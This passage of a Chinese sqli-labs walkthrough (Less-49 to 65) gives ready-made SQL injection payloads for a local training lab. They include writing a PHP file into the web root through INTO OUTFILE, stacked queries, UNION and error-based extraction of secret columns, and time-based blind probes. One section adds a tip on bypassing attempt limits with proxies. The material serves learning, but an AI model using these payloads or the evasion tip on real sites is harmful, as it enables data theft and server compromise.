http://127.0.0.1/sqllib/Less-49/?sort=1%27into%20outfile%20%22c:\\wamp\\www\\sqllib\\test.php%22%20lines%20terminated%20by%200x3c3f706870206870696e666f28293b3f3e2020--+

Less-50

从本关开始我们开始进行 order by stacked injection！

执行 sql 语句我们这里使用的是 mysqli_multi_query()函数，而之前我们使用的是 mysqli_query()，区别在于 mysqli_multi_query()可以执行多个 sql 语句，而 mysqli_query()只能执行一个 sql 语句，那么我们此处就可以执行多个 sql 语句进行注入，也就是我们之前提到的 statcked injection。

这里我们上述用到的方法依旧是可行的，我们这里就不重复了，这里就看下 stacked injection。

我们直接构造 payload：

http://127.0.0.1/sqli-labs/Less-50/index.php?sort=1;create%20table%20less50%20like%20u

sers

创建一个 less50 的表

前面我们已经赘述了 stacked injection 的过程，这里就不详细讲解了。

Less-51

本关的 sql 语句为 $sql="SELECT * FROM users ORDER BY '$id'";
我们此处要进行 stacked injection，要注释掉',此处给出 payload：
http://127.0.0.1/sqli-labs/Less-51/index.php?sort=1%27;create%20table%20less51%20like%20users--+
创建表 less51

Less-52

和 less50 是一样的，只是这里的 mysql 错误不会在前台显示，但是对于 stacked injection 是一样的利用方式

http://127.0.0.1/sqli-labs/Less-52/index.php?sort=1;create%20table%20less52%20like%20users

Less-53


和 less51 是一样的，只是这里的 mysql 错误不会在前台显示，但是对于 stacked injection 是一样的利用方式

http://127.0.0.1/sqli-labs/Less-53/index.php?sort=1%27;create%20table%20less53%20like%20users--+

第四部分/page-4 Challenges


Less-54

此系列主要是一个进阶的学习，将前面学到的知识进行更深次的运用。这一关我们主要考察的依旧是字符型注入，但是只能尝试十次。所以需要在尝试的时候进行思考。如何能更少的减少次数。这里的表名和密码等是每十次尝试后就强制进行更换。
因为已经知道了数据库名字叫做 challenges，所以我们需要知道表名。
http://127.0.0.1/sqli-labs/Less-54/index.php?id=-1%27union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27challenges%27--+




已经得到表名为 J035VPGANL（当然你测试的时候应该不是这个），接下来就是要找到该表的所有列

http://127.0.0.1/sqli-labs/Less-54/index.php?id=-1%27union%20select%201,2,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%27J035VPGANL%27--+



我们得到了所有的列，可以尝试将所有的数据进行查看，此处知道了密码在 secret_O8GE 列中，所以我们直接查看该列的内容


http://127.0.0.1/sqli-labs/Less-54/index.php?id=-1%27union%20select%201,2,group_concat(secret_O8GE)%20from%20challenges.J035VPGANL--+



将得到的密码进行提交。此处没有进行截图，可自行测试观看效果。
其实实际渗透测试当中，我们可以利用更换 ip（可以考虑代理）或者更换浏览器等，要看服务器端检测什么内容进行限制。

Less-55


本关的 sql 语句为：
$sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
其余和 less54 是一样的，所以我们将上述的语句前添加) 即可，但是这里要求次数为 14 次。
示例 payload：
http://127.0.0.1/sqli-labs/Less-55/?id=-1)union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='challenges'--+



Less-56

与 less54.55 形式是一致的，我们关注 sql 语句，


$sql="SELECT * FROM security.users WHERE id=('$id') LIMIT 0,1";
因此给出示例 payload
http://127.0.0.1/sqli-labs/Less-56/index.php?id=-1')union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='challenges'--+



Less-57

```
$id= '"'.$id.'"';
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id=$id LIMIT 0,1";
```


从代码中看到对 id 进行了“ ”的处理，所以此处我们构造的 payload 要进行 “” 的处理，示例 payload：
http://127.0.0.1/sqli-labs/Less-57/index.php?id=-1"union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='challenges'%23



Less-58

执行 sql 语句后，并没有返回数据库当中的数据，所以我们这里不能使用 union 联合注入，这里使用报错注入。

Payload：http://127.0.0.1/sqli-labs/Less-58/?id=-1'union select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e))--+




此处可进行修改上述的内容，构造 payload 即可进行注入，但是需要注意这里只有 5 次机会尝试。

Less-59


与 less58 一致，直接给出一个示例 payload：

http://127.0.0.1/sqli-labs/Less-59/?id=-1 union select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e))--+




Less-60

与上述一致，同样给出一个示例 payload：
http://127.0.0.1/sqli-labs/Less-60/?id=-1")union select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e))--+



Less-61

此处对于 id 处理还是有点奇葩的，第一次遇到利用两层括号的。（可能我头发比较长，见识短了）。形式和上述是一样的
payload：
http://127.0.0.1/sqli-labs/Less-61/?id=-1'))union select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='challenges'),0x7e))--+



Less-62

此处 union 和报错注入都已经失效了，那我们就要使用延时注入了，此处给出一个示例

payload：
http://127.0.0.1/sqli-labs/Less-62/?id=1%27)and%20If(ascii(substr((select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27challenges%27),1,1))=79,0,sleep(10))--+
当正确的时候时间很短，当错误的时候时间大于 10 秒，此时可以利用脚本进行尝试。脚本攻击我们放在第三部分，此处就不贴代码了。

Less-63

和 less62 一致，我们只需要看到 sql 语句上
$sql="SELECT * FROM security.users WHERE id='$id' LIMIT 0,1";
因此构造 payload：
http://127.0.0.1/sqli-labs/Less-63/?id=1%27and%20If(ascii(substr((select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27challenges%27),1,1))=77,0,sleep(10))--+

当正确的时候时间很短，当错误的时候时间大于 10 秒

Less-64

此处的 sql 语句为
$sql="SELECT * FROM security.users WHERE id=(($id)) LIMIT 0,1";
示例 payload：
http://127.0.0.1/sqli-labs/Less-64/?id=1))and%20If(ascii(substr((select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27challenges%27),1,1))=79,0,sleep(10))--+
当正确的时候时间很短，当错误的时候时间大于 10 秒。

Less-65

```
$id = '"'.$id.'"';
// Querry DB to get the correct output
$sql="SELECT * FROM security.users WHERE id=($id) LIMIT 0,1";
```

此处对 id 进行了 “” () 的处理，构造 payload 时应该注意。这里给出示例 payload：
http://127.0.0.1/sqli-labs/Less-65/?id=1%22)and%20If(ascii(substr((select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27challenges%27),1,1))=79,0,sleep(10))--+

后记

对于工具的看法：

我之所以在每个例子中只写了几个示例，是因为我希望你能通过这一两个示例举一反三将其他的列出来。如果让我来完成每一次完整的注入，应该在知道原理的情况下，必然使用工具或者自己写代码实现自动化。为什么不拿着工具直接上，想必大多数的人开始的时候都是使用别人的工具，其实这种习惯已经侵蚀着你的思维和学习方式，所以为了改变，为了不让别人总说你是 script kids，完成上述的原理理解是必须的。

对整项工作我的看法：

我没有写工具注入和代码自动化，（因为只有部分关卡做了这两项工作，没脸写）所以感觉这项工作是不完整的。但是从对 sql 注入的原理学习方面来说，个人认为完成度已经是 95%，我们在 background 中基本上将见到的所有的注入方法都写了（大牛别打脸，我现在出门已经够吓人了。如果还有奇淫技巧，联系我我马上加上！），所以不以偏概全，还是希望大家仁者见仁，智者见智。

整项工作进行了一个月的时间，这一个月的确花费了比较多的时间，希望能够给后来人提供一个不错的学习材料。

对未来的看法：

这里我想谈下关系型数据库和非关系型数据库。

在我们上述的例子中，我们使用的是 mysql，mssql 和 oracle 的语法有些不同，但是道理是一致的，但是这里也要注意某一类型的数据库有着数据自己的特定的一些东西，例如 mssql 的 xp_cmdshell。但是最终依旧是要殊途同归，他们实现的需求是一致的。

而现在比较热的 nosql（非关系型数据库），例如 mongo 等的出现。很多人认为我们学的东西即将过时，但是从现在 mongo 的注入过程中看，其实和我们关系型数据库的思想是一致的，当你了解后再去开拓 nosql 的技能，相信你能事半功倍。

对实验的后续开发工作：

尽管当前作者已经写了很多的关卡，但是有些东西还是没有涉及到。同时作者的这个项目应该已经停止了很久了。如果有想法和精力的话，我们将添补很多的注入方面的实验。有共同想法的可以加我好友我们一起来完成这项有意义的工作，为后来人创造一个良好的学习平台。